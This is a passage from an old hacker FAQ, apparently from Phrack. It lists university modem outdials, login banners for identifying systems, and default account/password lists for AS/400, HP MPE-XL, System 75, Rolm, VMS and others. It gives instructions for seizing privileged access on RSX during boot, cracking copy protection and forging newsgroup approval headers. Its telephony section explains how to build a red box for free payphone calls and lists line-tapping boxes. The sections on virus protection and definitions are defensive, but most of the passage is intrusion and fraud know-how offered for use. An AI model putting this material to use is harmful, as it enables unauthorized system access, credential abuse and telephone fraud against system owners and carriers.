617 mrmodem.wellesley.edu
617 old-dialout.Princeton.EDU
617 stagger.Princeton.EDU
617 sunshine-02.lcs.mit.edu
617 waddle.Princeton.EDU
619 128.54.30.1 atdt [area][phone]
619 dialin.ucsd.edu "dialout"
703 modem_pool.runet.edu
703 wal-3000.cns.vt.edu
713 128.249.27.154 "c modem96" "atdt 9xxx-xxxx"
or "Hayes"

713 modem12.bcm.tmc.edu
713 modem24.bcm.tmc.edu
713 modem24.bcm.tmc.edu
714 mdmsrv7.sdsu.edu atdt 8xxx-xxxx
714 modem24.nts.uci.edu
714 pub-gopher.cwis.uci.edu
801 dswitch.byu.edu "C Modem"
808 irmodem.ifa.hawaii.edu
902 star.ccs.tuns.ca "dialout"
916 129.137.33.72
916 cc-dnet.ucdavis.edu connect hayes/dialout
916 engr-dnet1.engr.ucdavis.edu UCDNET <ret> C KEYCLUB <ret>
??? 128.119.131.11X (1 - 4)
??? 128.200.142.5
??? 128.54.30.1 nue, X to discontinue, ? for Help
??? 128.6.1.41
??? 128.6.1.42
??? 129.137.33.72
??? 129.180.1.57
??? 140.112.3.2 ntu <none>
??? annexdial.rz.uni-duesseldorf.de
??? dial96.ncl.ac.uk
??? dialout.plk.af.mil
??? ee21.ee.ncu.edu.tw cs8005
??? im.mgt.ncu.edu.tw guest <none>
??? modem.cis.uflu.edu
??? modem.ireq.hydro.qc.ca
??? modems.csuohio.edu
??? sparcs20.ncu.edu.tw u349633
??? sun2cc.nccu.edu.tw ?
??? ts-modem.une.oz.au
??? twncu865.ncu.edu.tw guest <none>
??? vtnet1.cns.ut.edu "CALL" or "call"

```

Conclusion

If you find any of the outdials to have gone dead, changed commands, or require password, please let us know so we can keep this list as accurate as possible. If you would like to add to the list, feel free to mail us and it will be included in future versions of this list, with your name beside it. Have fun...

[Editors note: Updates have been made to this document after

the original publication]

20. What is this system?

```
AIX
~~~
IBM AIX Version 3 for RISC System/6000
(C) Copyrights by IBM and by others 1982, 1990.
login:

[You will know an AIX system because it is the only Unix system that]
[clears the screen and issues a login prompt near the bottom of the]
[screen]
```

```
AS/400
~~~~~
UserID?
Password?

Once in, type GO MAIN
```

```
CDC Cyber
~~~~~
WELCOME TO THE NOS SOFTWARE SYSTEM.
COPYRIGHT CONTROL DATA 1978, 1987.

88/02/16. 02.36.53. N265100
CSUS CYBER 170-730.                      NOS 2.5.2-678/3.
FAMILY:

You would normally just hit return at the family prompt. Next prompt is:

USER NAME:
```

```
CISCO Router
~~~~~

                    FIRST BANK OF TNO
                    95-866 TNO VirtualBank
                    REMOTE Router - TN043R1

                    Console Port

                    SN - 00000866
```

TN043R1>

```
DECserver
~~~~~
DECserver 700-08 Communications Server V1.1 (BL44G-11A) - LAT V5.1
DPS502-DS700

(c) Copyright 1992, Digital Equipment Corporation - All Rights Reserved

Please type HELP if you need assistance

Enter username> TNO

Local>
```

```
Hewlett Packard MPE-XL
~~~~~
```

MPE XL:
EXPECTED A :HELLO COMMAND. (CIERR 6057)
MPE XL:
EXPECTED [SESSION NAME,] USER.ACCT [,GROUP] (CIERR 1424)
MPE XL:

GTN
~~~

WELCOME TO CITIBANK. PLEASE SIGN ON.  
XXXXXXXX

@  
PASSWORD =

@  
=====

PLEASE ENTER YOUR ID:-1->  
PLEASE ENTER YOUR PASSWORD:-2->

CITICORP (CITY NAME). KEY GHELP FOR HELP.  
XXX.XXX  
PLEASE SELECT SERVICE REQUIRED.-3->

Lantronix Terminal Server  
~~~~~

Lantronix ETS16 Version V3.1/1(940623)

Type HELP at the 'Local_15>' prompt for assistance.

Login password>

Meridian Mail (Northern Telecom Phone/Voice Mail System)
~~~~~

```

      MMM      MM\017MERIDIAN
    MMMMM      MMMMM
  MMMMMM      MMMMMM
MMM  MMMMM  MMM  MMMMM  MMMMM
MMM  MMM  MMM  MMMMMM  MMMMMM
MMM      MMM  MMM  MMM  MMM  MMM
MMM      MMM  MMM  MMMMM  MMM
MMM      MMM  MMM  MMM  MMM
MMM      MMM  MMM      MMM
MMM      MMM  MMM      MMM
MMM      MMM  MMM      MMM
MMM      MMM  MMM      MMM
MMM      MMM  MMM      MMM
MMM      MMM  MMM      MMM
MMM      MMM  MMM      MMM

```

Copyright (c) Northern Telecom, 1991

Novell ONLAN  
~~~~~

\001N

[To access the systems it is best to own a copy of ONLAN/PC]

PC-Anywhere
~~~~~

\001P

[To access the systems it is best to own a copy of PCAnywhere Remote]

PRIMOS  
~~~~~

PRIMENET 19.2.7F PPOA1

<any text>

ER!

=====

CONNECT
Primenet V 2.3 (system)
LOGIN (you)
User id? (system)
SAPB5 (you)
Password? (system)
DROWSAP (you)
OK, (system)

ROLM-OSL
~~~~~

MARAUDER10292 01/09/85(^G) 1 03/10/87 00:29:47  
RELEASE 8003  
OSL, PLEASE.  
?

System75  
~~~~~

Login: root
INCORRECT LOGIN

Login: browse
Password:

Software Version: G3s.b16.2.2

Terminal Type (513, 4410, 4425): [513]

Tops-10
~~~~~

NIH Timesharing

NIH Tri-SMP 7.02-FF 16:30:04 TTY11  
system 1378/1381/1453 Connected to Node Happy(40) Line # 12  
Please LOGIN  
.

VM/370  
~~~~~

VM/370
!

VM/ESA
~~~~~

VM/ESA ONLINE

TBVM2 VM/ESA Rel 1.1 PUT 9200

Fill in your USERID and PASSWORD and press ENTER  
(Your password will not appear when you type it)  
USERID ==>  
PASSWORD ==>

COMMAND ==>

Xylogics Annex Communications Server

~~~~~  
Annex Command Line Interpreter * Copyright 1991 Xylogics, Inc.

Checking authorization, Please wait...

Annex username: TNO

Annex password:

Permission granted

annex:

21. What are the default accounts for XXX?

AIX

~~~

guest guest

AS/400

~~~~~

qsecofr	qsecofr	/* master security officer */
qsysopr	qsysopr	/* system operator */
qpgmr	qpgmr	/* default programmer */

also

ibm/password

ibm/2222

ibm/service

qsecofr/1111111

qsecofr/2222222

qsvr/qsvr

secofr/secofr

DECserver

~~~~~

ACCESS

SYSTEM

Dynix (The library software, not the UnixOS)

~~~~~

(Type 'later' to exit to the login prompt)

setup <no password>

library <no password>

circ <9 digit number>

Hewlett Packard MPE-XL

~~~~~

HELLO MANAGER.SYS

HELLO MGR.SYS

HELLO FIELD.SUPPORT HPUNSUP or SUPPORT or HP

HELLO OP.OPERATOR

MGR CAROLIAN

MGR CCC

MGR CNAS

MGR CONV

MGR COGNOS

OPERATOR COGNOS

MANAGER COGNOS

OPERATOR DISC

|          |          |
|----------|----------|
| MGR      | HPDESK   |
| MGR      | HPWORD   |
| FIELD    | HPWORD   |
| MGR      | HPOFFICE |
| SPOOLMAN | HPOFFICE |
| ADVMAIL  | HPOFFICE |
| MAIL     | HPOFFICE |
| WP       | HPOFFICE |
| MANAGER  | HPOFFICE |
| MGR      | HPONLY   |
| FIELD    | HPP187   |
| MGR      | HPP187   |
| MGR      | HPP189   |
| MGR      | HPP196   |
| MGR      | INTX3    |
| MGR      | ITF3000  |
| MANAGER  | ITF3000  |
| MAIL     | MAIL     |
| MGR      | NETBASE  |
| MGR      | REGO     |
| MGR      | RJE      |
| MGR      | ROBELLE  |
| MANAGER  | SECURITY |
| MGR      | SECURITY |
| FIELD    | SERVICE  |
| MANAGER  | SYS      |
| MGR      | SYS      |
| PCUSER   | SYS      |
| RSBCMON  | SYS      |
| OPERATOR | SYS      |
| OPERATOR | SYSTEM   |
| FIELD    | SUPPORT  |
| OPERATOR | SUPPORT  |
| MANAGER  | TCH      |
| MAIL     | TELESUP  |
| MANAGER  | TELESUP  |
| MGR      | TELESUP  |
| SYS      | TELESUP  |
| MGE      | VESOFT   |
| MGE      | VESOFT   |
| MGR      | WORD     |
| MGR      | XLSERVER |

Common jobs are Pub, Sys, Data

Common passwords are HPOnly, TeleSup, HP, MPE, Manager, MGR, Remote

Major BBS

~~~~~

Sysop Sysop

Mitel PBX

~~~~~

SYSTEM

Nomadic Computing Environment (NCE) on the Tadpole Technologies SPARCBook3

~~~~~

fax <no password>

PICK O/S

~~~~~

DSA # Desqetop System Administrator

DS

DESQUETOP

PHANTOM

Prolog  
~~~~~

PBX	PBX
NETWORK	NETWORK
NETOP	<null>

Rolm
~~~~~

CBX Defaults

|       |          |
|-------|----------|
| op    | op       |
| op    | operator |
| su    | super    |
| admin | pwp      |
| eng   | engineer |

PhoneMail Defaults

|          |          |
|----------|----------|
| sysadmin | sysadmin |
| tech     | tech     |
| poll     | tech     |

RSX  
~~~

SYSTEM/SYSTEM (Username SYSTEM, Password SYSTEM)
1,1/system (Directory [1,1] Password SYSTEM)
BATCH/BATCH
SYSTEM/MANAGER
USER/USER

Default accounts for Micro/RSX:

MICRO/RSX

Alternately you can hit <CTRL-Z> when the boot sequence asks you for the date and create an account using:

RUN ACNT
or RUN \$ACNT

(Numbers below 10 {oct} are Priveleged)

Reboot and wait for the date/time question. Type ^C and at the MCR prompt, type "abo at." You must include the . dot!

If this works, type "acs lb0:/blks=1000" to get some swap space so the new step won't wedge.

type " run \$acnt" and change the password of any account with a group number of 7 or less.

You may find that the ^C does not work. Try ^Z and ESC as well.
Also try all 3 as terminators to valid and invalid times.

If none of the above work, use the halt switch to halt the system, just after a invalid date-time. Look for a user mode PSW 1[4-7]xxxx. then deposit 177777 into R6, cross your fingers, write protect the drive and continue the system. This will hopefully result in indirect blowing up... And hopefully the system has not been fully secured.

SGI Irix
~~~~~

4DGifts	<no password>
guest	<no password>
demos	<no password>
lp	<no password>
nuucp	<no password>
tour	<no password>
tutor	<no password>

System 75  
~~~~~

| | |
|---------|------------------------|
| bcim | bcimpw |
| bciim | bciimpw |
| bcms | bcmspw, bcms |
| bcnas | bcnspw |
| blue | bluepw |
| browse | looker, browsepw |
| craft | crftpw, craftpw, crack |
| cust | custpw |
| enquiry | enquirypw |
| field | support |
| inads | indspw, inadspw, inads |
| init | initpw |
| kraft | kraftpw |
| locate | locatepw |
| maint | maintpw, rwmaint |
| nms | nmspw |
| rcust | rcustpw |
| support | supportpw |
| tech | field |

Taco Bell
~~~~~

rgm	rollout
tacobell	<null>

Verifone Junior 2.05  
~~~~~

Default password: 166816

VMS
~~~

|        |         |
|--------|---------|
| field  | service |
| sytest | utep    |

XON / XON Junior  
~~~~~

Default password: 166831

22. What port is XXX on?

The file /etc/services on most Unix machines lists the port assignments for that machine. For a complete list of port assignments, read RFC (Request For Comments) 1700 "Assigned Numbers"

23. What is a trojan/worm/virus/logic bomb?

This FAQ answer was written by Theora:

Trojan:

Remember the Trojan Horse? Bad guys hid inside it until they could

get into the city to do their evil deed. A trojan computer program is similar. It is a program which does an unauthorized function, hidden inside an authorized program. It does something other than what it claims to do, usually something malicious (although not necessarily!), and it is intended by the author to do whatever it does. If it's not intentional, it's called a 'bug' or, in some cases, a feature :) Some virus scanning programs detect some trojans. Some virus scanning programs don't detect any trojans. No virus scanners detect all trojans.

Virus:

A virus is an independent program which reproduces itself. It may attach to other programs, it may create copies of itself (as in companion viruses). It may damage or corrupt data, change data, or degrade the performance of your system by utilizing resources such as memory or disk space. Some virus scanners detect some viruses. No virus scanners detect all viruses. No virus scanner can protect against "any and all viruses, known and unknown, now and forevermore".

Worm:

Made famous by Robert Morris, Jr. , worms are programs which reproduce by copying themselves over and over, system to system, using up resources and sometimes slowing down the systems. They are self contained and use the networks to spread, in much the same way viruses use files to spread. Some people say the solution to viruses and worms is to just not have any files or networks. They are probably correct. We would include computers.

Logic Bomb:

Code which will trigger a particular form of 'attack' when a designated condition is met. For instance, a logic bomb could delete all files on Dec. 5th. Unlike a virus, a logic bomb does not make copies of itself.

24. How can I protect myself from viruses and such?

This FAQ answer was written by Theora:

The most common viruses are boot sector infectors. You can help protect yourself against those by write protecting all disks which you do not need write access to. Definitely keep a set of write protected floppy system disks. If you get a virus, it will make things much simpler. And, they are good for coasters. Only kidding.

Scan all incoming files with a recent copy of a good virus scanner. Among the best are F-Prot, Dr. Solomon's Anti-virus Toolkit, and Thunderbyte Anti-Virus. AVP is also a good proggie. Using more than one scanner could be helpful. You may get those one or two viruses that the other guy happened to miss this month.

New viruses come out at the rate of about 8 per day now. NO scanner can keep up with them all, but the four mentioned here do the best job of keeping current. Any _good_ scanner will detect the majority of common viruses. No virus scanner will detect all viruses.

Right now there are about 5600 known viruses. New ones are written all the time. If you use a scanner for virus detection, you need to make sure you get frequent updates. If you rely on behaviour blockers, you should know that such programs can be bypassed easily by a technique known as tunnelling.

You may want to use integrity checkers as well as scanners. Keep in mind that while these can supply added protection, they are not foolproof.

You may want to use a particular kind of scanner, called resident scanners. Those are programs which stay resident in the computer memory and constantly monitor program execution (and sometimes even access to the files containing programs). If you try to execute a program, the resident scanner receives control and scans it first for known viruses. Only if no such viruses are found, the program is allowed to execute.

Most virus scanners will not protect you against many kinds of trojans, any sort of logic bombs, or worms. Theoretically, they could protect you against logic bombs and/or worms, by addition of scanning strings; however, this is rarely done.

The best, actually only way, to protect yourself is to know what you have on your system and make sure what you have there is authorised by you. Make frequent backups of all important files. Keep your DOS system files write protected. Write protect all disks that you do not need to write to. If you do get a virus, don't panic. Call the support department of the company who supplies your anti-virus product if you aren't sure of what you are doing. If the company you got your anti-virus software from does not have a good technical support department, change companies.

The best way to make sure viruses are not spread is not to spread them. Some people do this intentionally. We discourage this. Viruses aren't cool.

25. Where can I get more information about viruses?

This FAQ answer was written by Theora:

Assembly language programming books illustrate the (boring) aspect of replication and have for a long time. The most exciting/interesting thing about viruses is all the controversy around them. Free speech, legality, and cute payloads are a lot more interesting than "find first, find next" calls. You can get information about the technical aspects of viruses, as well as help if you should happen to get a virus, from the virus-1 FAQ, posted on comp.virus every so often. You can also pick up on the various debates there. There are alt.virus type newsgroups, but the level of technical expertise is minimal, and so far at least there has not been a lot of real "help" for people who want to get -rid- of a virus.

There are a lot of virus experts. To become one, just call yourself one. Only Kidding. Understanding viruses involves understanding programming, operating systems, and their interaction. Understanding all of the 'Cult of Virus' business requires a lot of discernment. There are a number of good papers available on viruses, and the Cult of Virus; you can get information on them from just about anyone listed in the virus-1 FAQ. The FTP site ftp.informatik.uni-hamburg.de is a pretty reliable site for proggies and text.

26. What is Cryptotxxxxxxx?

This FAQ answer is excerpted from: Computer Security Basics
by Deborah Russell
and G.T. Gengemi Sr.

A message is called either plaintext or cleartext. The process of disguising a message in such a way as to hide its substance is called encryption. An encrypted message is called ciphertext. The process of turning ciphertext back into plaintext is called decryption.

The art and science of keeping messages secure is called cryptography, and it is practiced by cryptographers. Cryptanalysts are

practitioners of cryptanalysis, the art and science of breaking ciphertext, i.e. seeing through the disguise. The branch of mathematics embodying both cryptography and cryptanalysis is called cryptology, and it's practitioners are called cryptologists.

27. What is PGP?

This FAQ answer is excerpted from: PGP(tm) User's Guide
Volume I: Essential Topics
by Philip Zimmermann

PGP(tm) uses public-key encryption to protect E-mail and data files. Communicate securely with people you've never met, with no secure channels needed for prior exchange of keys. PGP is well featured and fast, with sophisticated key management, digital signatures, data compression, and good ergonomic design.

Pretty Good(tm) Privacy (PGP), from Phil's Pretty Good Software, is a high security cryptographic software application for MS-DOS, Unix, VAX/VMS, and other computers. PGP allows people to exchange files or messages with privacy, authentication, and convenience. Privacy means that only those intended to receive a message can read it. Authentication means that messages that appear to be from a particular person can only have originated from that person. Convenience means that privacy and authentication are provided without the hassles of managing keys associated with conventional cryptographic software. No secure channels are needed to exchange keys between users, which makes PGP much easier to use. This is because PGP is based on a powerful new technology called "public key" cryptography.

PGP combines the convenience of the Rivest-Shamir-Adleman (RSA) public key cryptosystem with the speed of conventional cryptography, message digests for digital signatures, data compression before encryption, good ergonomic design, and sophisticated key management. And PGP performs the public-key functions faster than most other software implementations. PGP is public key cryptography for the masses.

28. What is Tempest?

Tempest stands for Transient Electromagnetic Pulse Surveillance Technology.

Computers and other electronic equipment release interference to their surrounding environment. You may observe this by placing two video monitors close together. The pictures will behave erratically until you space them apart.

Although most of the time these emissions are simply annoyances, they can sometimes be very helpful. Suppose we wanted to see what project a target was working on. We could sit in a van outside her office and use sensitive electronic equipment to attempt to pick up and decipher the emanations from her video monitor.

Our competitor, however, could shield the emanations from her equipment or use equipment without strong emanations.

Tempest is the US Government program for evaluation and endorsement of electronic equipment that is safe from eavesdropping.

29. What is an anonymous remailer?

An anonymous remailer is a system on the Internet that allows you to send e-mail anonymously or post messages to Usenet anonymously.

You apply for an anonymous ID at the remailer site. Then, when you send a message to the remailer, it sends it out from your anonymous ID at the remailer. No one reading the post will know your real account name or host name. If someone sends a message to your anonymous ID, it will be forwarded to your real account by the remailer.

30. What are the addresses of some anonymous remailers?

The most popular and stable anonymous remailer is anon.penet.fi, operated by Johan Helsingus. To obtain an anonymous ID, mail ping@anon.penet.fi. For assistance in obtaining an anonymous account at penet, mail help@anon.penet.fi.

To see a list on anonymous remailers, finger remailer-list@kiwi.cs.berkeley.edu.

31. How do I defeat Copy Protection?

There are two common methods of defeating copy protection. The first is to use a program that removes copy protection. Popular programs that do this are CopyIIPC from Central Point Software and CopyWrite from Quaid Software. The second method involves patching the copy protected program. For popular software, you may be able to locate a ready made patch. You can then apply the patch using any hex editor, such as debug or the Peter Norton's DiskEdit. If you cannot, you must patch the software yourself.

Writing a patch requires a debugger, such as Soft-Ice or Sourcer. It also requires some knowledge of assembly language. Load the protected program under the debugger and watch for it to check the protection mechanism. When it does, change that portion of the code. The code can be changed from JE (Jump on Equal) or JNE (Jump On Not Equal) to JMP (Jump Unconditionally). Or the code may simply be replaced with NOP (No Operation) instructions.

32. What is 127.0.0.1?

127.0.0.1 is a loopback network connection. If you telnet, ftp, etc... to it you are connected to your own machine.

33. How do I post to a moderated newsgroup?

Usenet messages consist of message headers and message bodies. The message header tells the news software how to process the message. Headers can be divided into two types, required and optional. Required headers are ones like "From" and "Newsgroups." Without the required headers, your message will not be posted properly.

One of the optional headers is the "Approved" header. To post to a moderated newsgroup, simply add an Approved header line to your message header. The header line should contain the newsgroup moderators e-mail address. To see the correct format for your target newsgroup, save a message from the newsgroup and then look at it using any text editor.

A "Approved" header line should look like this:

Approved: will@gnu.ai.mit.edu

There cannot not be a blank line in the message header. A blank line will cause any portion of the header after the blank line to be interpreted as part of the message body.

For more information, read RFC 1036: Standard for Interchange of

USENET messages.

Section B: Telephony

~~~~~

### 01. What is a Red Box?

When a coin is inserted into a payphone, the payphone emits a set of tones to ACTS (Automated Coin Toll System). Red boxes work by fooling ACTS into believing you have actually put money into the phone. The red box simply plays the ACTS tones into the telephone microphone. ACTS hears those tones, and allows you to place your call. The actual tones are:

|                |           |                                        |
|----------------|-----------|----------------------------------------|
| Nickel Signal  | 1700+2200 | 0.060s on                              |
| Dime Signal    | 1700+2200 | 0.060s on, 0.060s off, twice repeating |
| Quarter Signal | 1700+2200 | 33ms on, 33ms off, 5 times repeating   |

### 02. How do I build a Red Box?

Red boxes are commonly manufactured from modified Radio Shack tone dialers, Hallmark greeting cards, or made from scratch from readily available electronic components.

To make a Red Box from a Radio Shack 43-141 or 43-146 tone dialer, open the dialer and replace the crystal with a new one. The purpose of the new crystal is to cause the \* button on your tone dialer to create a 1700Mhz and 2200Mhz tone instead of the original 941Mhz and 1209Mhz tones. The exact value of the replacement crystal should be 6.466806 to create a perfect 1700Mhz tone and 6.513698 to create a perfect 2200mhz tone. A crystal close to those values will create a tone that easily falls within the loose tolerances of ACTS. The most popular choice is the 6.5536Mhz crystal, because it is the easiest to procure. The old crystal is the large shiny metal component labeled "3.579545Mhz." When you are finished replacing the crystal, program the P1 button with five \*'s. That will simulate a quarter tone each time you press P1.

### 03. Where can I get a 6.5536Mhz crystal?

Your best bet is a local electronics store. Radio Shack sells them, but they are overpriced and the store must order them in. This takes approximately two weeks. In addition, many Radio Shack employees do not know that this can be done.

Or, you could order the crystal mail order. This introduces Shipping and Handling charges, which are usually much greater than the price of the crystal. It's best to get several people together to share the S&H cost. Or, buy five or six yourself and sell them later. Some of the places you can order crystals are:

#### Digi-Key

701 Brooks Avenue South

P.O. Box 677

Thief River Falls, MN 56701-0677

(800) 344-4539

Part Number:X415-ND /\* Note: 6.500Mhz and only .197 x .433 x .149! \*/

Part Number:X018-ND

#### JDR Microdevices:

2233 Branham Lane

San Jose, CA 95124

(800) 538-5000

Part Number: 6.5536MHZ

Tandy Express Order Marketing  
401 NE 38th Street  
Fort Worth, TX 76106  
(800)241-8742  
Part Number: 10068625

Alltronics  
2300 Zanker Road  
San Jose CA 95131  
(408)943-9774 Voice  
(408)943-9776 Fax  
(408)943-0622 BBS  
Part Number: 92A057

04. Which payphones will a Red Box work on?

Red Boxes will work on TelCo owned payphones, but not on COCOT's (Customer Owned Coin Operated Telephones).

Red boxes work by fooling ACTS (Automated Coin Toll System) into believing you have put money into the pay phone. ACTS is the telephone company software responsible for saying "Please deposit XX cents" and listening for the coins being deposited.

COCOT's do not use ACTS. On a COCOT, the pay phone itself is responsible for determining what coins have been inserted.

05. How do I make local calls with a Red Box?

Payphones do not use ACTS for local calls. To use your red box for local calls, you have to fool ACTS into getting involved in the call.

One way to do this, in some areas, is by dialing 10288-xxx-xxxx. This makes your call a long distance call, and brings ACTS into the picture.

In other areas, you can call Directory Assistance and ask for the number of the person you are trying to reach. The operator will give you the number and then you will hear a message similar to "Your call can be completed automatically for an additional 35 cents." When this happens, you can then use ACTS tones.

06. What is a Blue Box?

Blue boxes use a 2600hz tone to size control of telephone switches that use in-band signalling. The caller may then access special switch functions, with the usual purpose of making free long distance phone calls, using the tones provided by the Blue Box.

07. Do Blue Boxes still work?

Blue Boxes still work in areas using in band signalling. Modern phone switches use out of band signalling. Nothing you send over the voice portion of bandwidth can control the switch. If you are in an area served by a switch using out of band signalling, you can still blue box by calling through an area served by older in-band equipment.

08. What is a Black Box?

A Black Box is a 1.8k ohm resistor placed across your phone line to cause the phone company equipment to be unable to detect that you have

answered your telephone. People who call you will then not be billed for the telephone call. Black boxes do not work under ESS.

09. What do all the colored boxes do?

|            |                                                                                                    |
|------------|----------------------------------------------------------------------------------------------------|
| Acrylic    | Steal Three-Way-Calling, Call Waiting and programmable Call Forwarding on old 4-wire phone systems |
| Aqua       | Drain the voltage of the FBI lock-in-trace/trap-trace                                              |
| Beige      | Lineman's hand set                                                                                 |
| Black      | Allows the calling party to not be billed for the call placed                                      |
| Blast      | Phone microphone amplifier                                                                         |
| Blotto     | Supposedly shorts every fone out in the immediate area                                             |
| Blue       | Emulate a true operator by seizing a trunk with a 2600hz tone                                      |
| Brown      | Create a party line from 2 phone lines                                                             |
| Bud        | Tap into your neighbors phone line                                                                 |
| Chartreuse | Use the electricity from your phone line                                                           |
| Cheese     | Connect two phones to create a diverter                                                            |
| Chrome     | Manipulate Traffic Signals by Remote Control                                                       |
| Clear      | A telephone pickup coil and a small amp used to make free calls on Fortress Phones                 |
| Color      | Line activated telephone recorder                                                                  |
| Copper     | Cause crosstalk interference on an extender                                                        |
| Crimson    | Hold button                                                                                        |
| Dark       | Re-route outgoing or incoming calls to another phone                                               |
| Dayglo     | Connect to your neighbors phone line                                                               |
| Divertor   | Re-route outgoing or incoming calls to another phone                                               |
| DLOC       | Create a party line from 2 phone lines                                                             |
| Gold       | Dialout router                                                                                     |
| Green      | Emulate the Coin Collect, Coin Return, and Ringback tones                                          |
| Infinity   | Remotely activated phone tap                                                                       |
| Jack       | Touch-Tone key pad                                                                                 |
| Light      | In-use light                                                                                       |
| Lunch      | AM transmitter                                                                                     |
| Magenta    | Connect a remote phone line to another remote phone line                                           |
| Mauve      | Phone tap without cutting into a line                                                              |
| Neon       | External microphone                                                                                |
| Noise      | Create line noise                                                                                  |
| Olive      | External ringer                                                                                    |
| Party      | Create a party line from 2 phone lines                                                             |
| Pearl      | Tone generator                                                                                     |
| Pink       | Create a party line from 2 phone lines                                                             |
| Purple     | Telephone hold button                                                                              |
| Rainbow    | Kill a trace by putting 120v into the phone line (joke)                                            |
| Razz       | Tap into your neighbors phone                                                                      |
| Red        | Make free phone calls from pay phones by generating quarter tones                                  |
| Rock       | Add music to your phone line                                                                       |
| Scarlet    | Cause a neighbors phone line to have poor reception                                                |
| Silver     | Create the DTMF tones for A, B, C and D                                                            |
| Static     | Keep the voltage on a phone line high                                                              |
| Switch     | Add hold, indicator lights, conferencing, etc..                                                    |
| Tan        | Line activated telephone recorder                                                                  |
| Tron       | Reverse the phase of power to your house, causing your electric meter to run slower                |
| TV Cable   | "See" sound waves on your TV                                                                       |
| Urine      | Create a capacitative disturbance between the ring and tip wires in another's telephone headset    |
| Violet     | Keep a payphone from hanging up                                                                    |
| White      | Portable DTMF keypad                                                                               |
| Yellow     | Add an extension phone                                                                             |

Box schematics may be retrieved from these FTP sites:

|                |                 |
|----------------|-----------------|
| ftp.netcom.com | /pub/br/bradley |
| ftp.netcom.com | /pub/va/vandal  |



==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 7 of 22

10. What is an ANAC number?

An ANAC (Automatic Number Announcement Circuit) number is a telephone number that plays back the number of the telephone that called it. ANAC numbers are convenient if you want to know the telephone number of a pair of wires.

11. What is the ANAC number for my area?

How to find your ANAC number:

Look up your NPA (Area Code) and try the number listed for it. If that fails, try 1 plus the number listed for it. If that fails, try the common numbers like 311, 958 and 200-222-2222. If you find the ANAC number for your area, please let us know.

Note that many times the ANAC number will vary for different switches in the same city. The geographic naming on the list is NOT intended to be an accurate reference for coverage patterns, it is for convenience only.

Many companies operate 800 number services which will read back to you the number from which you are calling. Many of these require navigating a series of menus to get the phone number you are looking for.

|               |                                                         |
|---------------|---------------------------------------------------------|
| (800)238-4959 | A voice mail system                                     |
| (800)328-2630 | A phone sex line                                        |
| (800)568-3197 | Info Access Telephone Company's Automated Blocking Line |
| (800)571-8859 | A phone sex line                                        |
| (800)692-6447 | (800)MY-ANI-IS                                          |
| (800)769-3766 | Duke Power Company Automated Outage System              |
| (800)455-3256 | Unknown                                                 |

An non-800 ANAC that works nationwide is 404-988-9664. The one catch with this number is that it must be dialed with the AT&T Carrier Access Code 10732.

Another non-800 nationwide ANAC is Glen Robert of Full Disclosure Magazine's number, 10555-1-708-356-9646.

Please use local ANAC numbers if you can, as abuse or overuse kills 800 ANAC numbers.

| NPA | ANAC number  | Geographic area                            |
|-----|--------------|--------------------------------------------|
| --- | -----        | -----                                      |
| 201 | 958          | Hackensack/Jersey City/Newark/Paterson, NJ |
| 202 | 811          | District of Columbia                       |
| 203 | 970          | CT                                         |
| 205 | 300-222-2222 | Birmingham, AL                             |
| 205 | 300-555-5555 | Many small towns in AL                     |
| 205 | 300-648-1111 | Dora, AL                                   |
| 205 | 300-765-4321 | Bessemer, AL                               |
| 205 | 300-798-1111 | Forestdale, AL                             |
| 205 | 300-833-3333 | Birmingham                                 |
| 205 | 557-2311     | Birmingham, AL                             |
| 205 | 811          | Pell City/Cropwell/Lincoln, AL             |
| 205 | 841-1111     | Tarrant, AL                                |
| 205 | 908-222-2222 | Birmingham, AL                             |
| 206 | 411          | WA (Not US West)                           |
| 207 | 958          | ME                                         |
| 209 | 830-2121     | Stockton, CA                               |



|     |                 |                                              |
|-----|-----------------|----------------------------------------------|
| 209 | 211-9779        | Stockton, CA                                 |
| 212 | 958             | Manhattan, NY                                |
| 213 | 114             | Los Angeles, CA (GTE)                        |
| 213 | 1223            | Los Angeles, CA (Some 1AESS switches)        |
| 213 | 211-2345        | Los Angeles, CA (English response)           |
| 213 | 211-2346        | Los Angeles, CA (DTMF response)              |
| 213 | 760-2???        | Los Angeles, CA (DMS switches)               |
| 213 | 61056           | Los Angeles, CA                              |
| 214 | 570             | Dallas, TX                                   |
| 214 | 790             | Dallas, TX (GTE)                             |
| 214 | 970-222-2222    | Dallas, TX                                   |
| 214 | 970-611-1111    | Dallas, TX (Southwestern Bell)               |
| 215 | 410-xxxx        | Philadelphia, PA                             |
| 215 | 511             | Philadelphia, PA                             |
| 215 | 958             | Philadelphia, PA                             |
| 216 | 331             | Akron/Canton/Cleveland/Lorain/Youngstown, OH |
| 217 | 200-xxx-xxxx    | Champaign-Urbana/Springfield, IL             |
| 219 | 550             | Gary/Hammond/Michigan City/Southbend, IN     |
| 219 | 559             | Gary/Hammond/Michigan City/Southbend, IN     |
| 301 | 958-9968        | Hagerstown/Rockville, MD                     |
| 310 | 114             | Long Beach, CA (On many GTE switches)        |
| 310 | 1223            | Long Beach, CA (Some 1AESS switches)         |
| 310 | 211-2345        | Long Beach, CA (English response)            |
| 310 | 211-2346        | Long Beach, CA (DTMF response)               |
| 312 | 200             | Chicago, IL                                  |
| 312 | 290             | Chicago, IL                                  |
| 312 | 1-200-8825      | Chicago, IL (Last four change rapidly)       |
| 312 | 1-200-555-1212  | Chicago, IL                                  |
| 313 | 200-200-2002    | Ann Arbor/Dearborn/Detroit, MI               |
| 313 | 200-222-2222    | Ann Arbor/Dearborn/Detroit, MI               |
| 313 | 200-xxx-xxxx    | Ann Arbor/Dearborn/Detroit, MI               |
| 313 | 200200200200200 | Ann Arbor/Dearborn/Detroit, MI               |
| 314 | 410-xxxx#       | Columbia/Jefferson City/St.Louis, MO         |
| 315 | 953             | Syracuse/Utica, NY                           |
| 315 | 958             | Syracuse/Utica, NY                           |
| 315 | 998             | Syracuse/Utica, NY                           |
| 317 | 310-222-2222    | Indianapolis/Kokomo, IN                      |
| 317 | 559-222-2222    | Indianapolis/Kokomo, IN                      |
| 317 | 743-1218        | Indianapolis/Kokomo, IN                      |
| 401 | 200-200-4444    | RI                                           |
| 401 | 222-2222        | RI                                           |
| 402 | 311             | Lincoln, NE                                  |
| 404 | 311             | Atlanta, GA                                  |
| 404 | 940-xxx-xxxx    | Atlanta, GA                                  |
| 404 | 990             | Atlanta, GA                                  |
| 405 | 890-7777777     | Enid/Oklahoma City, OK                       |
| 405 | 897             | Enid/Oklahoma City, OK                       |
| 407 | 200-222-2222    | Orlando/West Palm Beach, FL                  |
| 408 | 300-xxx-xxxx    | San Jose, CA                                 |
